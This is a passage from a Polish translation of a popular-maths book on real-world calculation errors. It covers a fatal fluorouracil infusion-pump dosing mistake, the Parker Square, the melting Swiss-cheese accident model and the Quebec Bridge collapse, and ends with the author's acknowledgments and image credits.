W sierpniu 2006 roku osobie chorej na raka przepisano w Kanadzie środek do chemoterapii o nazwie fluorouracyl, który miał być podawany stopniowo przez cztery dni pompą infuzyjną. Niestety z powodu złej konfiguracji pompy lek został podany w cztery godziny i pacjent zmarł wskutek przedawkowania. Najprościej byłoby obarczyć winą pielęgniarkę,

która ustawiała pompę, i może też drugą, która potem wszystko sprawdzała. Okazuje się jednak, że jak zwykle sprawa jest nieco bardziej złożona.

> 5-fluorouracyl 5,250 mg (4,000 mg/m2) dożylnie jednorazowo ciągle przez 4 dni... Ciągła infuzja przy użyciu ambulatoryjnej pompy infuzyjnej (bazowy schemat dawkowania = 1,000 mg/m2/dzień = 4,000 mg/m2/4 dni).
>
> elektroniczne zlecenie podania fluorouracylu

Zlecenie podania fluorouracylu samo w sobie było mało zrozumiałe, a do tego zostało potem przekazane farmaceucie, który przygotował 130 mililitrów roztworu 45,57 mg/ml. Kiedy lek dotarł do szpitala, pielęgniarka musiała obliczyć tempo uwalniania leku przez pompę. Po paru chwilach spędzonych z kalkulatorem uzyskała 28,8 mililitra. Spojrzała na etykietę leku i, owszem, widniała na niej dawka 28,8 mililitra.

Tyle że w obliczeniach pielęgniarka zapomniała podzielić wynik przez dwadzieścia cztery godziny. Uzyskany wynik oznaczał 28,8 mililitra dziennie, a ona założyła, że chodzi o 28,8 mililitra na godzinę. Na etykiecie istotnie podana była najpierw dzienna dawka 28,8 mililitra, ale zaraz po niej, w nawiasie, podano dawkę godzinną (1,2 ml/h). Druga pielęgniarka sprawdziła wyliczenia swojej poprzedniczki. Nie miała pod ręką kalkulatora, więc przeprowadziła niezbędne rachunki na kawałku papieru, popełniając dokładnie ten sam błąd. Ponieważ wynik zgadzał się z liczbą podaną na etykiecie, nie zakwestionowała decyzji swojej koleżanki. Odesłany do domu pacjent zdziwił się, że pompa, która miała działać cztery dni, już po czterech godzinach zasygnalizowała opróżnienie zbiornika z lekiem.

Z tej historii można się sporo dowiedzieć o sposobie opisywania zaleceń podawania leku oraz o charakterze informacji zamieszczanych na etykietach produktów farmaceutycznych. Można też lepiej zrozumieć, z jak

szerokim wachlarzem zadań muszą sobie radzić pielęgniarki i jak wygląda wzajemna weryfikacja podejmowanych działań. Ale ludzie z projektu CHI+MED bardziej interesowała technologia, która ułatwiła popełnienie tych błędów.

Interfejs pompy był złożony, zupełnie nieintuicyjny. Poza tym urządzenie nie miało wbudowanych mechanizmów kontrolnych i radośnie wykonało polecenie opróżnienia zbiornika w tempie nadzwyczaj szybkim jak na podawany lek. Można by oczekiwać, że sprzęt tak ważny dla ludzkiego życia będzie „wiedział", co właściwie podaje, i będzie przeprowadzał dodatkową weryfikację wprowadzonych ustawień (a następnie w razie potrzeby wyświetli zrozumiały komunikat o błędzie).

Moim zdaniem jeszcze ciekawsze jest spostrzeżenie zawarte w analizie CHI+MED, że pielęgniarka użyła „kalkulatora ogólnego użytku, który nie miał pojęcia, co jest na nim obliczane". Nigdy nie przyszło mi do głowy, że wszystkie nasze kalkulatory są urządzeniami ogólnego użytku i ślepo wypluwają pierwszą odpowiedź, która pasuje do powciskanych przez człowieka przycisków. Jak się tak zastanowić, większość kalkulatorów nie ma żadnych wbudowanych układów weryfikowania błędów i nie powinno się ich używać w sytuacjach, w których od wyniku obliczeń może zależeć czyjeś życie. To znaczy, kocham mojego Casio fx-39, ale nie zawierzyłbym mu swojego życia.

Ludzie z CHI+MED opracowali aplikację kalkulatora, która wykrywa rodzaj wykonywanych obliczeń i blokuje ponad trzydzieści najczęściej popełnianych błędów rachunkowych w medycynie. W tej grupie znajdują się powszechne błędy, które moim zdaniem powinny być wyłapywane przez wszystkie kalkulatory, jak choćby przesunięty separator dziesiętny. Jeśli chcesz wpisać 23,14, ale niechcący wprowadzisz 2,3,14, nie sposób zgadnąć, co twój kalkulator z tym zrobi. Mój pokazuje, że wpisałem

2,314 i działa dalej jakby nigdy nic. Dobry medyczny kalkulator zasygnalizuje każdy przypadek choćby najmniejszej dwuznaczności wprowadzonej liczby. W przeciwnym razie dostajemy prosty przepis na wpadkę z rzędem wielkości.

Programowanie bez wątpienia przyniosło ludzkości ogromne korzyści, ale wciąż jest w powijakach. Zawsze istnieje możliwość, że skomplikowany kod zachowa się w sposób, którego jego twórcy nie przewidzieli. Z drugiej strony jest też nadzieja, że dobrze zaprogramowane urządzenia dorzucą do naszych systemów kilka plasterków sera.

---

* Chodzi o strukturę homodimeru białkowego *E. coli*.

** Kiedy to połączymy z innym językiem, który ignoruje spacje, znaki tabulacji i znaki nowego wiersza, można napisać kod, który zostanie prawidłowo zinterpretowany przez dwa różne języki programowania.

*** Komunikat systemowy: *Błąd klawiatury lub klawiatura niepodłączona; Naciśnij F1, aby kontynuować, lub DEL, aby przejść do ustawień.* (przyp. tłum.)

Czego nauczyliśmy się na własnych błędach?

Podczas jednej z wielu wspólnych podróży z żoną, jakie odbyłem podczas pisania tej książki, zrobiłem sobie przerwę od pracy i wybraliśmy się zwiedzać miasto. Całkiem duże i znane. Po zaliczeniu głównych turystycznych atrakcji przypomnieliśmy sobie, że w tym właśnie mieście wybudował coś ważnego pewien mój znajomy.

Dokładniej: w ostatnich kilkudziesięciu latach uczestniczył w przygotowaniu i realizacji jakiegoś projektu budowlanego (budynku lub mostu). Kiedyś przy paru piwach opowiedział mi o błędzie, który popełnił na etapie projektowym; błędzie matematycznym, który szczęśliwie nie miał żadnego wpływu na bezpieczeństwo konstrukcji. Nieznacznie tylko zmienił wygląd obiektu pod względem estetycznym – była to jakaś błahostka. Coś tam nie schodziło się tak, jak miało w zamyśle. I owszem, umyślnie unikam tu jakichkolwiek konkretów.

Bo widzisz, moja (zawsze mnie wspierająca) żona pomogła mi znaleźć naoczny dowód matematycznego błędu mojego znajomego, żebym mógł sobie zrobić z nim zdjęcie. Nie mam pojęcia, co mijający mnie przechodnie myśleli o mnie, kiedy tak pozowałem z pozornie niczym szczególnym w tle. A ja nie posiadałem się ze szczęścia. To miał być pierwszorzędny

współczesny przykład do uwzględnienia w tej książce. Jest mnóstwo udokumentowanych dawnych pomyłek w budownictwie, ale mój znajomy wciąż żył i mógł mi osobiście opowiedzieć o historii tego konkretnego błędu. Poza tym ów błąd nie ściągnął na nikogo żadnego zagrożenia, zatem mógłbym otwarcie wszystko opisać.

Niestety nie możesz o tym napisać.

Niemal słyszałem w jego głosie ten żal, że w ogóle mi powiedział o tej sprawie. Pokazałem mu zdjęcia z urlopu ze zmaterializowanym skutkiem jego błędu w obliczeniach, ale on pozostał nieugięty. Wyjaśnił, że chociaż ta pomyłka będzie jeszcze omawiana i analizowana w jego firmie, ta nigdy jej nie upubliczni – mimo że nie ma ona większego znaczenia. Podpisane kontrakty i umowy o zachowaniu poufności zakazują inżynierom ujawniania nawet najdrobniejszych szczegółów projektów przez kilkadziesiąt lat po ich ukończeniu.

No i proszę. Nie mogę napisać o tym niczego ponad to, że nie mogę o tym napisać. Takie zakazy wypowiadania się publicznie o swojej pracy dotyczą nie tylko inżynierów. Inny mój znajomy, matematyk, pracuje jako konsultant do spraw obliczeń matematycznych dotyczących bardzo publicznego obszaru bezpieczeństwa. Jednego dnia zatrudnia go firma A i zleca mu wykrycie wszechobecnych w danej branży błędów oraz przeprowadzenie ich analizy. Innego dnia, pracując już dla firmy B albo nawet doradzając rządowi w kwestii wytycznych dotyczących bezpieczeństwa publicznego, nie może zdradzić tego, co odkrył w ramach projektu finansowanego przez firmę A. Nie jest to zbyt mądre.

Wygląda na to, że ludzie nie są zbyt dobrzy w uczeniu się na własnych błędach. A mnie nie przychodzą do głowy żadne sensowne rozwiązania. Całkowicie rozumiem, że firmy nie chcą, żeby ich błędy czy wyniki badań, za które zapłaciły, były podawane do wiadomości publicznej. Może


w przypadku estetycznego błędu inżynierskiego wspomnianego znajomego nic złego się nie stanie, jeśli nikt nigdy się o nim nie dowie. Wolałbym jednak, by istniał jakiś mechanizm gwarantujący udostępnianie potencjalnie przydatnych informacji o ważnych wpadkach, żeby inni mogli na tym skorzystać. Pracując nad tą książką, przewertowałem mnóstwo sprawozdań z dochodzeń w sprawie wypadków, które są dostępne publicznie, ale odtajniane są w przeważającej mierze tylko te dotyczące naprawdę poważnych katastrof. Wiele innych błędów matematycznych jest zapewne po cichu zamiatanych pod dywan.

Wszyscy popełniamy błędy. Nieustannie. I nie należy się tego obawiać. Wielu moich rozmówców wspominało, że w czasach szkolnych odrzucało ich od matematyki, bo zwyczajnie jej nie rozumieli. Tyle że w nauce matematyki połowa sukcesu to zaakceptowanie, że można nie mieć do niej wrodzonego talentu, ale przy pewnym wysiłku da się jej nauczyć. Z tego, co mi wiadomo, jedyna moja wypowiedź, która trafiła na plakaty wiszące w salach lekcyjnych, brzmi: „Matematykami nie zostają ludzie, dla których matematyka jest prosta; zostają nimi ci, którym podoba się, jaka jest trudna”.

W roku 2016 przypadkowo posłużyłem za koronny przykład tego, że nawet jeśli jesteś całkiem dobry z matematyki, możesz się pomylić. Nagrywaliśmy materiał na youtube’owy kanał *Numberphile*; opowiadałem o magicznych kwadratach. Są to kwadratowe siatki wypełnione liczbami, w których wszystkie rzędy, kolumny i przekątne sumują się do tej samej wielkości. Jestem wielkim miłośnikiem magicznych kwadratów. Dlatego zaintrygował mnie fakt, że nikt nigdy nie znalazł magicznego kwadratu o wymiarach trzy na trzy wypełnionego wyłącznie kwadratami liczb. I że nikt nigdy nie zdołał dowieść, że taki kwadrat nie może istnieć. Nie było to

najważniejsze zagadnienie matematyki, ale uznałem za ciekawe, że nikt tego dotąd nie rozwiązał.

No to spróbowałem. Rzuciłem sobie wyzwanie i napisałem program, żeby się przekonać, jak bardzo uda mi się zbliżyć do odkrycia magicznego kwadratu kwadratów. I doszedłem do czegoś takiego:



Suma liczb w moim kwadracie jest taka sama dla wszystkich wierszy, kolumn i tylko dla jednej z przekątnych. Do pełni szczęścia brakowało tylko drugiej. Do tego niektórych liczb użyłem więcej niż raz, a w prawdziwym magicznym kwadracie żadna nie powinna się powtarzać.

Nie udało mi się dopiąć swego. I nie zdziwiło mnie to: dowiedziono już, że poprawny magiczny kwadrat kwadratów o wymiarach trzy na trzy musiałby zawierać same liczby większe od stu bilionów. Moje liczby pochodziły z zakresu od $1^2 = 1$ do $47^2 = 2209$. Z drugiej strony chciałem tylko spróbować i zobaczyć, jak bardzo uda mi się zbliżyć do rozwiązania.

Materiał nagrywał Brady Haran i był dla mnie mniej wyrozumiały niż ja. Wytknął mi, że mój kwadrat jest zwyczajnie kiepski. Kiedy mnie zapytał, jak nazwać mój kwadrat, od razu zrozumiałem, że jeśli zdecyduję się na „kwadrat Parkera”, momentalnie stanie się on maskotką pomyłek matematycznych. Nie żebym miał jakikolwiek wybór. Brady nadał swojemu materiałowi tytuł *The Parker Square*… no i się zaczęło. Kwadrat zaczął żyć swoim życiem jako internetowy mem, a Brady zamiast po prostu „nie przejmować się tym”, stworzył poświęconą mu serię koszulek i kubków. Wiele osób najwyraźniej czerpie niekłamaną przyjemność z przychodzenia w tych właśnie T-shirtach na moje prelekcje.

Tak wygląda teraz moje życie.

Próbowałem odkręcić tę sytuację, żeby kwadrat Parkera był jednak kojarzony z tym, jak ważne jest po prostu spróbować coś zrobić, nawet jeśli to coś może się nie udać. Większość osób najwyraźniej wynosi ze szkoły przeświadczenie, że pomyłki w matematyce są czymś okropnym i należy ich się za wszelką cenę wystrzegać. Tymczasem strach przed popełnianiem błędów może sprawić, że nie będziemy zdolni próbować nowych rzeczy. Zatem w ramach umiarkowanego kompromisu kwadrat Parkera ostatecznie został uznany za symbol tego, że „czasami próbujemy coś robić, ale nie zawsze nam to wychodzi”.

Mimo wszystko – jak pokazałem dobitnie w tej książce – w wielu sytuacjach obliczenia naprawdę muszą być poprawne. Jasne, osoby bawiące


się różnymi koncepcjami i badające nowe pomysły mogą popełniać różne błędy, ale kiedy stosujemy matematykę tam, gdzie w grę wchodzi zdrowie i życie człowieka, to lepiej żebyśmy ani razu się nie pomylili. A ponieważ często wykraczamy poza naturalne granice ludzkich możliwości, zawsze gdzieś tam będzie czyhał na nas jakiś błąd.

> Główny silnik promu kosmicznego to doprawdy niesamowita maszyna. Ma lepszy stosunek ciągu do masy od wszystkich wcześniejszych konstrukcji. Znajduje się na granicy – lub wręcz poza nią – naszych dotychczasowych doświadczeń technicznych. Jak więc można się było tego spodziewać, pojawiło się wiele różnych wad i trudności.
>
> Załącznik F: Osobiste spostrzeżenia na temat niezawodności wahadłowca, R.P. Feynman, z raportu Komisji Prezydenckiej ds. Badania Katastrofy Promu Kosmicznego Challenger, 6 czerwca 1986 roku

Moim zdaniem w unikaniu katastrof sprawdza się podejście pragmatyczne. Zawsze będziemy popełniać błędy, więc systemy muszą być zaprojektowane tak, by radziły sobie z nimi i zapobiegały przeradzaniu się pomyłek w coś o wiele poważniejszego. W zespole CHI+MED zajmującym się interakcjami między człowiekiem a urządzeniami medycznymi opracowano nową wersję modelu sera szwajcarskiego, który bardzo mi się podoba: to model przyczyn powstawania wypadków odwołujący się do analogii z topiącym się serem.

W tym modelu ser obrócono o 90 stopni. Wyobraź sobie więc jego plastry leżące na płasko i błędy, które „spadają” na nie z góry. W wypadki przerodzą się tylko te spośród nich, które przelecą przez dziury we wszystkich warstwach i dotrą do podłoża. Nowością modelu jest podgrzanie całego sera, w wyniku czego może on skapywać, co odpowiada

powstawaniu nowych problemów. Praca ze sprzętem medycznym uzmysłowiła zespołowi CHI+MED, że pierwotny model sera szwajcarskiego nie uwzględnia jednej z możliwych przyczyn powstawania wypadków: kolejne warstwy i kroki do wykonania same z siebie mogą generować pomyłki. Dodanie nowej warstwy nie zmniejszy automatycznie liczby wypadków. Omawiane systemy są już zbyt złożone i dynamiczne.



Nikt nie chce, by ser nieprzewidywalnie ściekał do garnka do fondue katastrofy.


Jako przykład takiej sytuacji CHI+MED podaje Barcode Medication Administration, czyli system kodów kreskowych, który miał zapobiegać podawaniu niewłaściwych leków. I owszem, zdecydowanie udało się zmniejszyć liczbę tego rodzaju błędów, ale jednocześnie powstały nowe możliwości popełnienia pomyłki. Chcąc oszczędzić sobie trochę czasu, część personelu nie skanowała kodu z opaski na przegubie ręki pacjenta. Zamiast tego noszono ze sobą kopie kodów wszystkich pacjentów na pasku albo przyklejano je na drzwiczkach szafek z lekami. Czasem też skanowano to samo opakowanie dwa razy, zamiast zeskanować dwa różne, jeśli zdaniem personelu oba opakowania zawierały ten sam środek. I tak wprowadzenie kodów kreskowych doprowadziło do powstania sytuacji, w których kwestię podania właściwego leku właściwemu pacjentowi sprawdzano wręcz mniej skrupulatnie niż wcześniej. Kiedy wdrożony zostaje jakiś nowy system, ludzie potrafią być bardzo pomysłowi w wynajdowaniu nowych sposobów na popełnianie błędów.

Kiedy ktoś zlekceważy powagę sytuacji i uzna, że wie lepiej od matematyki, sprawy mogą przybrać naprawdę niebezpieczny obrót. W roku 1907 nad Rzeką Świętego Wawrzyńca w Kanadzie zbudowano stalowy most drogowo-kolejowy. W miejscu budowy koryto miało ponad pół kilometra szerokości. 29 sierpnia, już jakiś czas po rozpoczęciu prac, jeden z robotników zauważył, że nit, który wstrzelił jakieś pół godziny wcześniej, tajemniczo pękł na pół. Wtedy nagle zawaliła się cała południowa część mostu. Hałas był słyszalny w promieniu dziesięciu kilometrów. Z osiemdziesięciu sześciu osób pracujących wtedy na moście siedemdziesiąt pięć zginęło.

Pomylono się w obliczeniach całkowitej masy mostu; częściowo dlatego, że w projekcie zmieniono długość głównego przęsła z 1600 na 1800 stóp (z 488 na 549 metrów), ale nie przeliczono ponownie naprężeń,

w związku z czym dolne wsporniki stopniowo się wyginały, aż w końcu całkowicie puściły. Robotnicy zgłaszali już wcześniej, że konstrukcja mostu się odkształca. Część załogi wręcz odeszła z pracy z obawy przed katastrofą. Inżynierowie bagatelizowali jednak wszelkie niepokojące sygnały. Nawet po odkryciu błędu w obliczeniach obciążenia mostu główny inżynier postanowił mimo to kontynuować budowę. Bez należytego sprawdzenia obliczeń uznał, że wszystko będzie w porządku.

Po katastrofie zmieniono konstrukcję mostu i dwukrotnie zwiększono przekrój poprzeczny najbardziej obciążonych wsporników. To wystarczyło i ukończony w 1917 roku most Quebec służy do dziś. Nie obyło się jednak bez kolejnych problemów przy jego budowie. Kiedy w roku 1916 instalowano środkową część mostu, doszło do awarii dźwigów i cały przemieszczany element wpadł do rzeki. Zginęło wtedy trzynastu robotników. Ta część konstrukcji do tej pory spoczywa na dnie rzeki – obok zawalonego pierwszego mostu. Budownictwo to niebezpieczny zawód i nawet najmniejszy błąd może kosztować czyjeś życie.



Zdjęcia mostu Quebec tuż przed zawaleniem i tuż po.

Praca inżyniera i każdej innej osoby, która korzysta z matematyki, wiąże się z ogromną odpowiedzialnością. Z powodu katastrofy mostu Quebec od roku 1925 każdy student kończący w Kanadzie wydział inżynieryjny może wziąć udział w Ceremony of the Calling of an Engineer [Ceremonii Powołania Inżyniera], podczas której otrzymuje stalową obrączkę mającą mu przypominać o pokorze i omylności. Kiedy matematyk popełnia błąd kończący się katastrofą, można mówić o tragedii, ale nie znaczy to, że możemy się bez matematyki obejść. Potrzebujemy inżynierów projektujących mosty. Nie mogą przestać tego robić ze strachu przed popełnieniem błędu.

Działanie naszego współczesnego świata opiera się na matematyce. Kiedy coś pójdzie nie tak, powinno nam to uzmysłowić, że musimy mieć oko na ten topiący się ser, a jednocześnie przypomnieć o całej tej matematyce, która działa bez zarzutu w tylu dziedzinach wokół nas.

Podziękowania

Moja żona Lucie Green jak zawsze zapewniała mi herbatę i moralne wsparcie – we względnie takich samych proporcjach (i znosiła moje okazjonalne okrzyki: „Ta cała książka to pomyłka!”).

Mój agent Will Francis (z agencji Janklow and Nesbit) ponownie odwiódł mnie od pomysłu napisania kilku innych książek i przekonał do skoncentrowania się na jednym dobrym pomyśle. Moja wydawczyni Helen Conford (i pomagająca jej Margaret Stead) przekształciła moją pisaninę w książkę przy nieocenionej pomocy redaktorki Sary Day i całej ekipy z Penguin Random House.

Ponieważ nie mam żadnych uzdolnień artystycznych, wszystkie fotografie (poza moimi fotkami z wyjazdów i grafikami stockowymi) zostały wykonane przez Ala Richardsona. Diagramy i wykresy przygotował Adam Robinson. Za rendering obwarzanka nożnego odpowiada Tim Waskett ze Stone Baked Games. Obracające się trójwymiarowe koła zębate stworzyła dla mnie Sabetta Matsumoto (po tym, jak ją bardzo ładnie poprosiłem). Zdjęcie Kate i Chrisa otrzymałem od… Kate i Chrisa. Za zdjęcia z Archaic Bookkeeping dziękuję Bobowi Englundowi. Wszystkie inne ilustrujące tekst grafiki wykonałem samodzielnie w Excelu, Photoshopie, GeoGebrze i Mathematice. Wszystkie zrzuty ekranów ze starych gier wideo zrobiłem samodzielnie podczas grania w nie.

Pragnę też podziękować wszystkim ekspertom, którzy znaleźli czas na odpowiedzi na moje pytania i skomentowanie fragmentów tej książki. Są to między innymi: Peter Cameron, Moira Dillon, Søren Eilers, Michael Fletcher, Ben Goldacre, James Grime, Felienne Hermans, Hugh Hunt, Peter Nurkse, Lisa Pollack, Bruce Rushin oraz Ben Sparks. Zastosowałem się do około 93 procent ich porad.

Wielkie dzięki też dla licznych ekspertów, którzy rozmawiali ze mną anonimowo.

Podziękuję Wam, nie dziękując Wam.

Za tłumaczenie tekstów łacińskich dziękuję Jonowi Harveyowi. Z przełożeniem szwajcarskiej odmiany niemieckiego na angielski pomogła mi bardzo rodzina Valori-Opitz. Treść książki przemielił na indeks kod wyczarowany przez Andrew Taylora.

W tej książce zaszyłem też taki sam konkurs, jak w poprzedniej – taki ze mnie drań.

Charlie Turner przeorał dla mnie wszystkie fakty, a wszystkie pozostałe błędy to przezabawne żarciki, których pozostawienia kategorycznie zażądałem. Za dodatkowe rozkminy i matematyczną weryfikację dziękuję Zoe Griffiths i Katie Steckles. Za końcowe wyłapywanie błędów odpowiadają Nick Day, Christian Lawson Perfect i nadzwyczajny pedant Adam Atkinson.

Chciałem też pozdrowić grupkę osób, które są moimi znajomymi w takim wymiarze, na jaki pozwala moja zwariowana kariera: Helen Arney i Steve’a Moulda z Festival of the Spoken Nerd, wszystkich z QMUL, Trenta Burtona z Trunkman Productions, Roba Eastawaya z Maths Inspiration, moją agentkę Jo Wander oraz adminkę adminów Sarę Cooper.

Podziękowania za kwadrat Parkera należą się Bradleyowi Haranowi. Uznaj to za wyraz mojego uznania, stary.

Źródła zdjęć i ilustracji

Poza wymienionymi poniżej prawa autorskie do zdjęć i ilustracji w niniejszej książce posiada jej autor lub zostały mu one przekazane dzięki uprzejmości Ala Richardsona oraz Adama Robinsona. Autor poczynił wszelkie wysiłki w celu odszukania właścicieli oraz uzyskania od nich pozwolenia na publikację treści objętych prawem autorskim. W przypadku wykrycia jakichkolwiek pomyłek lub nieścisłości wydawca zachęca do kontaktu i obiecuje uwzględnić wszelkie poprawki w kolejnych wydaniach niniejszej książki.

katastrofa mostu Tacoma Narrows © Barney Elliott

Sydney Harbour BridgeSam Hood © Alamy (DY0HH0)

obwarzanek nożny © Tim Waskett

trójwymiarowe zębatki Manchesteru © Sabetta Matsumoto

koncepcja zębatek według North American Union © Alamy (G3YYEF)

zębatki i postaci © Dreamstime (16845088)

przybijanie piątki © Dreamstime (54426376)

Donna i Alex © Voutsinas Family

Kate i Chris © Catriona Reeves

sumeryjski sposób zapisu liczb oraz gliniana tabliczka: Hans Jörg Nissen, Peter Damerow, Robert Englund, Paul Larsen, *Archaic Bookkeeping: Early Writing and Techniques of Economic Administration in the Ancient Near East*, University of Chicago Press, 1993

laser na dachu © Claudio Papapietro

zdjęcie z teleskopu Hubble’a © NASA (STScI-1994-01)

Jak bardzo jesteś przeciętny? © Defense Technical Information Center

przekład na podstawie: Gilbert S. Daniels, *The Average Man?,* Wright Air Development Center, 1952.

ERNIE © National Savings and Investments

lampy lava w Cloudflare © Martin J. Levy

most w Quebec przed i po katastrofie © Alamy (FFAW5X, FFAWD3)